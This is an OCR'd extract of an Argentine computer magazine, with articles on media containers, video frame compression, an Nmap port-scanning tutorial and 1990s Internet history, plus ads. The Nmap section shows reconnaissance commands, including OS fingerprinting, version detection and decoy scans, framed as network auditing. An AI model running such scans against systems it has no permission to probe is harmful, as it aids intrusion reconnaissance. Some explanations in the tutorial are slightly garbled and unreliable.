y video, subtítulos, información de capítulos, y meta-data (tags) (esto va junto con la información de sincronización necesaria para hacer playback de los varios streams juntos). En la mayoría de los casos, el encabezado del archivo, la mayor parte de los meta-datos y los pedazos de sincronización son especificados en el formato del wrapper, por ejemplo existen para videos de Internet, de baja calidad y optimizados que difieren de los requerimientos de los de calidad, usados en los streamings de DVD.

Los siguientes contenedores son exclusivos de audio:
* AIFF (IFF file format, utilizado ampliamente en la plataforma Mac OS)
* WAV (RIFF file format, usado ampliamente en la plataforma Windows)
* XMF (Extensible Music Format)

Otros containers son exclusivos de imágenes quietas:
* FITS (Flexible Image Transport System) para imágenes quietas, data raw y su meta-data asociada.
* TIFF (Tagged Image File Format) para imágenes quietas y su meta-data asocida.

Otros más flexibles pueden contener audio y video y otros tipos de media. Los contenedores multimedia más populares son:
* 3GP (usado por muchos teléfonos móviles).
* ASF (standard container para Microsoft WMA y WMV).
* AVI (el container standard de Microsoft Windows, basado en RIFF).
* DVR-MS ("Microsoft Digital Video Recording", container propietario desarrollado por Microsoft y basado en ASF).
* DVR-MS usa MPEG-2 standard video y audio usando MPEG-1 Layer II o Dolby Digital AC-3 (ATSC A/52).
* IFF (el primer formato de container independiente).
* Matroska (MKV) (no es estándar para ningún códec o sistema específico. Es un estándar para formato de container abierto y open source).
* MPEG-2 transport stream (TS) (conocido como MPEG-TS - estandard de container para broadcasting digital; típicamente contiene streams múltiples de video y audio, y un electronic program guide) y program stream (PS).
* MP4 (container estandard para audio y video para el portafolio multimedia MPEG-4).
* MOV (estandard QuickTime de video container de Apple Inc.).
* Ogg (estándar audio container para Xiph.org codecs, puede también contener video, como en Theora).
* OGM ("Ogg Media", estandard de video container para Xiph.org codecs).
* RealMedia (estandard container para RealVideo y RealAudio).

Existen muchos otros formatos de container como NUT, MPEG, MXF, ratDVD, SVI, VOB y DivX Media Format (DMF) .divx.

* Contribución de NEX IT a Wikipedia.

Compresión de Videos: Frames I, P y B

La idea fundamental de un códec es conseguir reducir el tamaño del archivo de datos de modo de eliminar información redundante o poco significativa mientras se mantiene la calidad visual.

Muchos estándares de video utilizan el llamado procesamiento por bloques. Cada macro-bloque contiene típicamente 4 bloques 8x8 de "lumninicencia" y 2 bloques de "chrominance" de 8x8 (para el formato Chroma 4:2:0). La codificación de video se basa en el concepto de Predicción de Movimiento Compensado (MC, Motion Compensated Prediction), y codificación de transformación y cuantización y entropía (la figura 1 nos muestra los pasos típicos en una codificación MC).

En el caso de compensación por movimiento, la compresión se logra prediciendo cada macro-block de pixels en un frame de video, de una región similar de un frame codificado recientemente ("reference"). Por ejemplo, muchas áreas de fondo quedan casi iguales al pasar de un frame a otro. Estimación de movimiento (Motion Estimation, ME) es el proceso de determinar para cada macro-bloque en el frame, la zona 16x16 del frame de referencia más similar. ME es la función que más recursos necesita. El "vector de movimiento" transmite la información de la posición relativa de la región más similar para cada bloque en el block actual.

La información residual después de MC es dividida en bloques de 8x8, cada uno codificado usando una combinación de técnicas como codificación por transformación, por cuantización y de longitud variable.

DCT (Discrete Cosine Transform) es un tipo de codificación por transformación y aprovecha la redundancia espacial en la señal residual. La cuantización elimina redundancia de percepción y reduce la cantidad de información requerida para codificar el residuo. Codificación de longitud variable explota la naturaleza estadística de los coeficientes residuales.

En la decodificación el proceso de remoción de redundancia es revertido y la información predicha del frame de referencia es combinada con la información residual codificada de modo de generar una representación del frame original.

En un códec de video, un frame individual puede ser codificado usando uno de tres modos: I, P o B.

1. Se definen unos pocos I frames (Intra) que son codificados independientemente sin referencia a ningún otro (sin MC).
2. Algunos frames son codificados usando MC con un frame anterior como referencia (predicción hacia adelante). Estos se llaman P (predicted) frames.
3. B o frames Bidireccionales son predichos de frames anteriores como de frames que vendrán después. La gran ventaja de éstos es la posibilidad de descubrir áreas de fondo que fueron descartadas en frames anteriores. Predicción Bi direccional permite bajar el ruido ya que promedia las predicciones pasadas y futuras. Implementar esta característica en decodificadores requiere procesamiento adicional ya que ME tiene que ser realizado para predicciones hacia adelante y atrás, que puede duplicar la necesidad computacional. Más memoria es también necesaria tanto en la codificación y decodificación ya que se debe almacenar 2 frames de referencia. También necesitan un manejo más complejo del flujo de datos ya que los frames son decodificados fuera de orden de cómo fueron capturados y necesitan ser mostrados.




Figura 2 - Uso de MC y ME




Figura 1 - Frames tip I, P y B

BANGHÓ®
Ser Nacional.

Gonzalo "Chalo" Longo
Embajador de la marca Banghó
Subcapitán Seleccionado Argentino de Rugby
Medalla de Bronce Mundial de Francia 2007

HAY EQUIPO.

Descubrí las nuevas Notebooks BanghóMov.

Porque detrás de cada gran hombre, siempre hay un gran equipo.

IMANAGINO

Windows Vista Home Premium

3 AÑOS GARANTIA DE FABRICA

Banghó recomienda software Windows Vista® Home Premium Original

Celeron, Celeron Inside, Centrino, Centrino Logo, Core Inside, Intel, Intel Logo, Intel Core, Intel Inside, Intel Inside Logo, Intel VIIV, Intel Vpro, Itanium, Itanium Inside, Pentium, Pentium Inside, Xeon, y Xeon Inside son marcas registradas en de Intel Corporation en Estados Unidos de Norteamérica y otros países. Los equipos incluyen software original preinstalado. Todos los derechos reservados. Microsoft, Windows, el logo de Microsoft y el logo de Windows Vista son marcas registradas por Microsoft Corporation o sus subsidiarias en los Estados Unidos y otros países.

www.banghó.com.ar
0810 · 666 · BANGHÓ

intel Centrino inside
Core 2 Duo inside

Autor:
Ariel M. Corgatelli
Consultor Informático
GNU/Linux

¿Qué tanto de Seguridad sabemos sobre nuestros equipos? "NMAP"

Conozcamos más en profundidad una de las herramientas esenciales para la seguridad de nuestros equipos y cómo utilizarla.

¿Qué es Nmap?


Nmap es un escanner de puerto de la misma manera que el clásico utilitario Netstat con el cual podremos chequear los puertos abiertos de un determinado equipo y así poder tener una primera impresión al mejor estilo radiográfico.

Veamos, vamos un poco más a lo básico de qué se trata un puerto y qué importancia tiene en el mundo informático.

Llevando la denominación puerto a nuestra vida diaria podemos ejemplificarlo muy simple.

Cuando nosotros nos disponemos a ir al departamento de una determinada persona necesitamos primero su dirección correcta (número postal por así decirlo), pero cuando llegamos a la calle y a la altura nos encontramos con que a su vez tiene varios timbres esa dirección, ¿cuál es la de nuestro amigo? El timbre C.

Entonces el timbre "C" es el puerto en la jerga informática y la dirección es el nombre de la PC o servidor. Ahora por un momento pensemos esta situación, nosotros tenemos la dirección postal pero no el timbre, es decir sabemos el nombre de nuestro amigo pero no su timbre. ¿Qué hacemos? Recurrimos a tocar timbre por timbre para preguntar por él. Esta tarea es la que hace un escaneador de puerto en base a una dirección IP o nombre de host, verifica los datos que le solicitamos.



¿Por qué es tan importante una herramienta de este tipo?

Vamos de forma más específica a Nmap, en donde usar este tipo de herramientas radica simplemente en el estudio de la seguridad de una determinada red o equipo.


Sea de la forma que sea, utilizado para un buen fin o malo, siempre se tratará de hacer mayores o menores pruebas de vulnerabilidad con el afán de obtener datos precisos.

Entonces podríamos decir que los escaneadores son herramientas esenciales para aquellos que desean atacar un sistema.

Tratémoslo desde este punto, ya que puede servirnos también para protegernos, es decir para lo que normalmente llamamos contra seguridad. Las metodologías para la preparación de un ataque pueden ser:

- Observar qué servicios ofrece y qué sistemas operativos son los que implementan dichos servicios.
- Trabajar sobre alguna vulnerabilidad conocida en cualquiera de ellos.
- Barrer cualquier red o máquina buscando un

servicio o sistema operativo (esto incluye el chequeo de la versión) que estén ofreciendo un servicio del cual se conoce su vulnerabilidad.



Por ello para un administrador preocupado por la seguridad de su sistema le es importante realizar un barrido de su red, y buscar vulnerabilidades antes que lo hagan otras personas o robots con no muy buenas intenciones.
Existen varios barredores para esta finalidad, en el artículo se explica que Nmap es seguramente uno de los más completos.

Nmap permite a los administradores de redes y a los curiosos poder "escanear" (o barrer) las redes para determinar qué servidores están activos y qué servicios están ofreciendo.

Uso de Nmap

El uso de Nmap es bien simple, solo tendremos que ingresar el comando nmap seguido de las opciones con la IP o nombre de host.

Con un simple Enter ya Nmap se pone en funcionamiento.

Si queremos profundizar más es posible recurrir al manual de Nmap y así ver de forma completa todas las opciones que tenemos disponibles, que no son pocas por cierto.

man nmap

Ahora sí vamos a trabajar un poco con Nmap.

Comenzamos con un simple escaneo a cualquier equipo de la red bien básico a ver qué nos informa:

root@ariel:/home/ariel# nmap 192.168.0.2

Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:09 ARST
Interesting ports on server (192.168.0.2):
Not shown: 1703 closed ports
PORT STATE SERVICE
15/tcp filtered netstat
21/tcp open ftp
22/tcp open ssh
45/tcp filtered mpm
69/tcp filtered tftp
111/tcp open rpcbind
139/tcp open netbios-ssn
443/tcp filtered https
445/tcp open microsoft-ds
1512/tcp filtered wins
2049/tcp filtered nfs
10000/tcp open snet-sensor-mgmt
MAC Address: 00:08:54:11:AA:B7 (Netronix)

Nmap done: 1 IP address (1 host up) scanned in 1.578 seconds
root@ariel:/home/ariel#

Analicemos un poco

Starting Nmap 4.10 (http://www.insecure.org/nmap/) at 2009-03-10 14:09 ARST
Hora, versión de nmap, sitio de descarga.

Interesting ports on 192.168.0.254: IP de chequeo.
(The 1703 ports scanned but not shown below are in state: closed)
Puertos Cerrados que encontró.

PORT STATE SERVICE
Estas son las columnas que va a listar los puertos, el estado y el servicio.

21/tcp open ftp
Vemos que detectó el puerto 21, que es un puerto TCP, está abierto y corresponde al servicio FTP (File Transport Protool).

Nmap run completed – 1 IP address (1 host up) scanned in 1578 seconds
Cierra el informe diciendo que revisó una IP Address en tantos segundos.

Ahora resta obtener más información, y Nmap es la opción correcta para esto.

Para ver qué sistema operativo tenemos del otro lado:

root@ariel:/home/ariel# nmap -O 192.168.0.2
Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:15 ARST
Interesting ports on server (192.168.0.2):
Not shown: 1703 closed ports
PORT STATE SERVICE
15/tcp filtered netstat
21/tcp open ftp
22/tcp open ssh
45/tcp filtered mpm
69/tcp filtered tftp
111/tcp open rpcbind
139/tcp open netbios-ssn
443/tcp filtered https
445/tcp open microsoft-ds
1512/tcp filtered wins
2049/tcp filtered nfs
10000/tcp open snet-sensor-mgmt
MAC Address: 00:08:54:11:AA:B7 (Netronix)
No exact OS matches for host (If you know what OS is running on it, see http://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=4.62%D=3/10%OT=21%CT=1
%CU=34533%PV=Y%DS=1%G=Y%M=00085
4%TM=49B6923
OS:7%P=x86_64-unknown-linux-gnu)SEQ(SP
=C8%GCD=1%ISR=CC%TI=Z%II=I%TS=7)
OPS(O
OS:1=M5B4ST11NW4%O2=M5B4ST11NW4
%O3=M5B4NNT11NW4%O4=M5B4ST11N
W4%O5=M5B4ST11N
OS:W4%O6=M5B4ST11)WIN(W1=16A0%W
2=16A0%W3=16A0%W4=16A0%W5=16A0%
W6=16A0)ECN(R
OS:=Y%DF=Y%T=40%W=16D0%
O=M5B4NNSNW4%CC=N%Q=)
T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=
40%W=16A0%S=O%A=S+%F=AS%O=M5B4
ST11NW4%RD=0%
OS:Q=)T4(R=Y%DF=Y%T=40%W=0
%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%
DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR
%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%
TOS=C0%IPL=164%U
OS:N=0%RIPL=G%RID=G%RIPCK
=G%RUCK=G%RUL=G%RUD=G)
IE(R=Y%DFI=N%T=40%TOSI=S%CD=
OS:S%SI=S%DLI=S)

Uptime: 4.828 days (since Thu Mar 5 18:22:59 2009)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.295 seconds

Con la Opción "-O" pedimos el informe además de los puertos, esto gracias a que Nmap revisa todos y cada uno de los paquetes TCP/IP que envía al host en el cual nosotros corremos el chequeo.

Remote OS guesses: Windows Me or Windows 2000 RC1 through final
release, Windows Millenium Edition v4.90.3000
Nos Informa el Sistema Operativo.

Algo mucho más interesante: ¿cómo sabemos en una red qué equipos tenemos activos en este momento? Muy simple. Nmap tiene una opción que nos permite consultar dentro de una red definiendo los valores del tipo de red y hasta qué valor deseo chequear.

¿Cómo? Muy simple.

root@ariel:/home/ariel# nmap -sP 192.168.0.1-255
Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:18 ARST
Host router (192.168.0.1) appears to be up.
MAC Address: 00:0E:2E:7D:39:D7 (Edimax Technology Co.)
Host server (192.168.0.2) appears to be up.
MAC Address: 00:08:54:11:AA:B7 (Netronix)
Host 192.168.0.100 appears to be up.
Host 192.168.0.101 appears to be up.
MAC Address: 00:11:5B:15:9E:C1 (Elitegroup Computer System Co. (ECS))
Nmap done: 255 IP addresses (4 hosts up) scanned in 3.415 seconds
root@ariel:/home/ariel#

Vamos al detalle:

-sP Parámetro con el cual hago uso de un ping scan de la mano de Nmap.
192.168.0.1-255: le defino la red a buscar donde 192.168.0.1 es donde parte la búsqueda, (Clase de Red Tipo "C") y llega hasta el host, si es que hay, 255. (-255)

Host 192.168.0.1 appears to be up.
Host 192.168.0.254 appears to be up.

Encontró dos host activos los 192.168.0.1, (router) el 192.168.0.2 en formato up, (arriba) 192.168.0.100 en formato up y 192.168.0.1001 también en formato up es decir conectados y en funcionamiento.

Nmap run completed – 255 IP addresses (4 hosts up) scanned in 3.415 seconds
Habiendo chequeado 255 direcciones IP posibles, resumen 4 hosts arriba en un tiempo de 3.415 segundos.

Excelente.

Con una red existente mediante WIFI

root@ariel:/home/ariel# nmap -sP 192.168.0.1-255 Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:18 ARST
Host router (192.168.0.1) appears to be up.
MAC Address: 00:0E:2E:7D:39:D7 (Edimax Technology Co.)
Host server (192.168.0.2) appears to be up.
MAC Address: 00:01:03:DC:FE:F0 (3com)
Host ariel (192.168.0.3) appears to be up.
Host 192.168.0.100 appears to be up.
MAC Address: 00:0B:6C:58:65:3A (Sychip)
Nmap finished: 255 IP addresses (4 hosts up) scanned in 5.524 seconds
root@ariel:/home/ariel#

Mismas definiciones, solo que ahora vemos MAC Address de cada placa de red, el router wifi está disponible con su información, vemos un dispositivo PDA (Sychip) disponible.

Versiones de sistemas que tenemos corriendo

root@ariel:/home/ariel# nmap -sV 192.168.0.2
Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:24 ARST
Interesting ports on server (192.168.0.2):
Not shown: 1703 closed ports
PORT STATE SERVICE VERSION
15/tcp filtered netstat
21/tcp open ftp (Generally vsftp or WU-FTPD)
22/tcp open ssh OpenSSH 4.6p1 Debian 5ubuntu0.6 (protocol 2.0)
45/tcp filtered mpm
69/tcp filtered tftp
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: HOME)
443/tcp filtered https
445/tcp open netbios-ssn Samba smbd 3.X (workgroup: HOME)
1512/tcp filtered wins
2049/tcp filtered nfs
10000/tcp open http Webmin httpd
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :

SF-Port21-TCP:V=4.62%I=7%D=3/10%Time=49B6943E%P=x86_64-unknown-linux-gnu%r
F:(NULL,33,"220\x20Bienvenido\x20al\x20servidor\x20de\x20Ariel\x20M\.\x20
SF:Corgatelli\r\n")%r(GenericLines,7F,"220\x20Bienvenido\x20al\x20servidor
\x20de\x20Ariel\x20M\.\x20Corgatelli\r\n530\x20Please\x20login\x20with\
SF:x20USER\x20and\x20PASS\.\r\n530\x20Please\x20login\x20with\x20USER\x20a
SF:nd\x20PASS\.\r\n")%r(Help,59,"220\x20Bienvenido\x20al\x20servidor\x20de
SF:\x20Ariel\x20M\.\x20Corgatelli\r\n530\x20Please\x20login\x20with\x20USE
SF:R\x20and\x20PASS\.\r\n")%r(SMBProgNeg,33,"220\x20Bienvenido\x20al\x20se
SF:rvidor\x20de\x20Ariel\x20M\.\x20Corgatelli\r\n");
MAC Address: 00:08:54:11:AA:B7 (Netronix)
Service Info: OS: Linux

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Unix

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.605 seconds

root@ariel:/home/ariel#

Despintando y chequeando con Nmap

root@ariel:/home/ariel# nmap -O -D 192.168.0.100 192.168.0.101Starting Nmap 4.62 (http://nmap.org) at 2009-03-10 14:26 ARST
Interesting ports on 192.168.0.101:
Not shown: 1712 closed ports
PORT STATE SERVICE
22/tcp open ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:11:5B:15:9E:C1 (Elitegroup Computer System Co. (ECS))
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.23
Uptime: 0.033 days (since Tue Mar 10 13:39:18 2009)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.947 seconds

root@ariel:/home/ariel#

Con la Opción "-D" le decimos que tome que el chequeo vino del hosts que sigue, en este caso es 192.168.0.100.

Cómo lo manejamos desde el entorno gráfico

El entorno gráfico sin dudas tiene su atractivo y por supuesto no es necesario saber combinaciones de comandos para usarlo.
Para llamar a Nmap desde un entorno gráfico como ser KDE o GNOME solo debemos hacerlo con la siguiente combinación de teclas:

ALT + F2 + nmapfe

Y dentro de este GUI vamos a poder ejecutar las mismas órdenes y muchas más de forma especificas sin tener quizás muchos conocimientos de comandos y combinaciones.

Para esto no hay nada mejor que las imágenes.

En la figura 1 ingresamos las mismas opciones que habíamos tecleado desde la consola solo que el informe es mucho más extenso. Además, combinado a todos los anteriores, vean que Nmap nos informa todos los puertos abiertos y filtrados de esa IP, más las versiones de cada servicio corriendo. Además, nos muestra el estado, en el caso del file server "samba" hasta el grupo un resumen completo de Ips escaneadas tiempo insumido.

Figura 1

En la figura 2 vemos que en cada solapa podremos ingresar de forma más especifica tipos de chequeos. No voy a entra en mucho detalle ya que las opciones hablan por sí mismas.




Figura 2

Cuando usamos la consola con Nmap tuvimos que ingresar varias combinaciones de letras para así poder saltar por ejemplo que nuestro equipo destino no bloquee el ICMP (no permita hacer ping) y así no podamos escanear, aquí con tan solo hacer clic en la opción ya está asignada la función, y así hay muchas opciones útiles (ver figura 3).




Figura 3

También encontraremos opciones de tiempo, opciones para guardar un archivo de registro para posteriores consultas en diferentes formatos y mucho más para investigar.
Observen que cada nueva opción es ingresada en la línea inferior de Nmap donde nos muestra las combinaciones de letras.

IMPORTANTE: Como la tarea de escanear puertos está destinada a administradores es posible que como usuario simple en un determinado GNU/Linux no les habilite opciones que requieren ser root, por lo cual si desean escanear siempre que sea como este usuario.
Obviamente restan muchas opciones más por investigar, la intensión del artículo es la de nombrar las más importantes como también útiles y como toda filosofía Linux es la de investigar por cuenta propia y así perfeccionarnos.

Además hay que recordar que es posible hacer uso de Nmap desde el entorno gráfico de forma simple y aprender más sobre las combinaciones que podremos hacer en la consola.

Conclusión

Nmap es sin dudas la mejor herramienta de escaneo de puertos que podemos utilizar a nivel profesional, es posible hacer uso de todo su potencial con muy pocos requerimientos, funciona en la mayoría de los sistemas operativos, cuenta con un GUI gráfico, y lo podemos descargar desde el url http://www.insecure.org/nmap/ con un tamaño aproximado de 2.5 en formato tar.gz.
No hay que perder más tiempo si nuestra Distro no lo tiene instalado, hay que descargarlo e instalarlo, si les gusta la investigación esta es la herramienta ideal

Más Info

Manual Man en español de Nmap:
http://www.insecure.org/nmap/data/nmap_manpage-es.html

LINUX UNIVERSITY


LINUX ES EL SISTEMA OPERATIVO OPEN SOURCE POR EXCELENCIA QUE TODO PROFESIONAL DEBE CONOCER. ELEGIDO POR MILES DE EMPRESAS. RECONOCIDO POR MILES DE USUARIOS. CON GRAN VALOR AGREGADO, EXCELENTE PERFORMANCE, DEMOSTRADA SEGURIDAD Y ALTA CONFIABILIDAD.
CENTRALTECH BRINDA CAPACITACIÓN Y SERVICIOS DE CONSULTORÍA BAJO LA PLATAFORMA LINUX.

Linux Professional Institute

debian

CentralTECH
Capacitación Premiere

http://www.centraltech.com.ar - Av. Corrientes 531 - Piso 1 // Viamonte 577 - Piso 2 - Buenos Aires - Argentina



EMPRESAS/ESTADO
Teléfono: 5277.2801
http://www.centraltech.com.ar/empre-promos.asp

ESTUDIANTES PARTICULARES
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/estu-promos.asp

CAPACITACION A DISTANCIA
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/dist-promos.asp

LA HISTORIA DE INTERNET

la decada de los '90

La década del 90 fue una de las más ricas e interesantes en la historia de Internet. Luego de la división de ARPANET, para 1990 ya había sido superado y reemplazado por nuevas tecnologías de red, y el proyecto se clausuró. Tras la clausura de ARPANET en 1994, NSFNet, actualmente ANSNET (Advanced Networks and Services, Redes y Servicios Avanzados) y tras permitir el acceso de organizaciones sin ánimo de lucro, perdió su posición como base fundamental de Internet. //

Pág. siguiente »

» » » Así como crecía la temprana ARPANet, se establecieron nombres como referencias a los hosts, pero a medida que la red crecía, este sistema era menos práctico. Una solución fue la creación del Domain Name System (ver NEX #50). La Defense Data Network - Network Information Center (DDN-NIC) en el SRI manejó todos los servicios de registro, incluyendo los dominios de nivel superior .mil, .gov, .edu, .org, .net, .com y .us, la administración del servidor raíz y la asignación de los números de Internet, bajo un contrato del Departamento de Defensa de los Estados Unidos.

En 1991, la Agencia de Sistemas de Información de Defensa (Defense Information Systems Agency o DISA) transfirió la administración y mantenimiento de DDN-NIC (hasta ese momento manejado por SRI) a Government Systems, Inc., que lo subcontrató al pequeño sector privado Network Solutions, Inc.

Como en este momento la mayor parte del crecimiento de Internet venía de fuentes no militares, se decidió que el Departamento de Defensa ya no fundaría servicios de registro fuera del domino de nivel superior .mil. En 1993 la National Science Foundation creó la InterNIC (Internet Network Information Center), el principal organismo gubernamental de Internet responsable de los nombres de dominio y las Direcciones IP.

En 1998 tanto IANA como InterNIC se reorganizaron bajo el control de ICANN (Internet Corporation for Assigned Names and Numbers), una corporación sin ánimo de lucro, contratada por el Departamento de Comercio de los Estados Unidos para manejar ciertas tareas relacionadas con Internet. El papel de operar el sistema DNS fue privatizado y abierto a competición, mientras la gestión central de la asignación de nombres era otorgada a través de contratos.

El día clave fue el 6 de agosto de 1991 cuando Tim Berners-Lee desarrolló una implementación basada en red de concepto de hipertexto. Trabajando en el CERN (Organización Europea para la Investigación Nuclear), Berners-Lee quería una

//GOPHER

Gopher consistente en el acceso a la información a través de menús. La información se organiza en forma de árbol: sólo los nodos contienen menús de acceso a otros menús o a hojas, mientras que las hojas contienen simplemente información textual. El protocolo Gopher fue presentado en 1991 por la Universidad de Minnesota y desarrollado por Mark McCahill, Farhad Anklesaria, Paul Lindner, Dan Torrey y Bob Alberti. Sus principales objetivos eran lograr un archivo con disposición jerárquica que fuera sencillo para los usuarios, con sintaxis simple, que pudiera ser creado rápidamente con bajo costo y extendiera el sistema de archivos modificándolo para que incluya servicios como búsquedas.

Aunque los servidores Gopher que quedan son testimoniales, el navegador Mozilla todavía tiene soporte para él. Internet Explorer lo eliminó en 2002, después de descubrir una vulnerabilidad.

Cómo funciona

Un cliente conecta con un servidor (Gopher) utilizando el protocolo TCP y envía una línea de texto, llamada cadena de se-

1990

1990

1991

+ **TIM BERNERS-LEE** PUBLICÓ SU CÓDIGO EN CIERNES DEL WORLD WIDE WEB (WWW) EN EL BOLETÍN DE NOTICIAS ALT.HYPERTEXT DE USENET.

+ **NACE GOPHER**, LA PRIMERA INTERFAZ DE HIPERTEXTO COMÚNMENTE UTILIZADA EN INTERNET.

1993

+ NACE EL NAVEGADOR WEB MOSAIC

1994

+ NACE EL NAVEGADOR NETSCAPE NAVIGATOR.

+ SE DESARROLLA EL PRIMER BUSCADOR WEB LLAMADO WEBCRAWLER.

+ PRIMERA VEZ EN LA QUE JAVA 1.0A PUDO DESCARGARSE.

+ SURGE EL JAVASCRIPT.

+ MICROSOFT ADQUIERE EL CÓDIGO FUENTE DE MOSAIC.

+ NACE YAHOO!

manera de compartir información sobre su investigación, por lo que publicó su código en ciernes del World Wide Web en el boletín de noticias alt.hypertext de USENET para que los demás usuarios pudieran experimentar.

Gracias a este avance, Gopher se convirtió en la primera interfaz de hipertexto comúnmente utilizada en Internet. Uno de los primeros populares navegadores Web modelado después de HyperCard fue ViolaWWW.

Sin embargo, muchos coinciden en que el punto de decisivo para la WWW comenzó con la introducción de Mosaic en 1993, un navegador Web con interfaz gráfica desarrollado por un equipo en el National Center for Supercomputing Applications en la Universidad de Illinois en Urbana-Champaign liderado por Marc Andreessen. De hecho, la interfaz gráfica de Mosaic pronto se hizo más popular que Gopher, que en ese momento estaba principalmente basado en texto, y la WWW se convirtió en la interfaz preferida para acceder a Internet.

Mosaic fue suplantado en 1994 por Netscape Navigator el cual fue considerado como el navegador más popular en el mundo.

En 1995 irrumpió en la escena el Internet Explorer desarrollado por Microsoft, que ya lleva 7 versiones con una octava aún en beta.

Junto con la evolución en los navegadores se crearon los buscadores y los directorios Web para localizar páginas y permitir a las personas encontrar cosas. El primer buscador completamente de texto fue creado en 1994 y se lo llamó WebCrawler, antes sólo se podían buscar los títulos de las páginas. Otro de los primeros buscadores, Lycos, fue creado en 1993 como un proyecto universitario, y fue el primero en conseguir éxito comercial. Lo siguieron Yahoo! (1995) y Altavista (1995) quienes hasta la llegada de Google en 1998 fueron los líderes de la industria. Su éxito reside en el desarrollo de nuevos enfoques para el ordenamiento por relevancia. El modelo de directorios, aunque aún está disponible comúnmente, es menos utilizado que los buscadores.

lección (selector String), a lo que el servidor responde devolviendo el ítem correspondiente (un fichero, el listado de un directorio o un enlace a cualquier otro servicio), e inmediatamente cierra la conexión.

Los usuarios ven una serie jerarquizada de directorios, muy parecida a los sistemas de ficheros de los ordenadores, pero la información señalada puede estar situada en cualquier punto del mundo. Estos directorios definen un gráfico que además de simples ficheros o directorios, puede señalar servicios, incluyendo sesiones Telnet , enlaces a otros servidores Gopher, y enlaces a servidores de pasarelas (WAIS, Archie, Telnet y FTP). La información referenciada puede ser tipo textual, ficheros binarios, imágenes o sonidos.

Cada línea (ítem) de estos directorios termina con un par de caracteres CR/NL (Carriage-Return line-Feed), e incluye una etiqueta identificativa (un carácter), que indica su tipo; una cadena de caracteres (nombre), y otras etiquetas (de identificación de campo) que identifican el servidor, el dominio y el número de puerto.

Existen servidores y clientes Gopher para las plataformas más importantes, incluyendo Macs, máquinas UNIX, PCs-DOS, PCs-Windows, etc.

1990 1990 1990

Java es un lenguaje de programación orientado a objetos desarrollado por Sun Microsystems a principio de los 90.

Fue desarrollado por un grupo de 13 personas lideradas por James Gosling en un proyecto conocido como el "Green Project". El objetivo era lograr desarrollar una nueva tecnología para programar la siguiente generación de dispositivos inteligentes, es decir, crear un lenguaje de programación fácil de aprender y de usar.

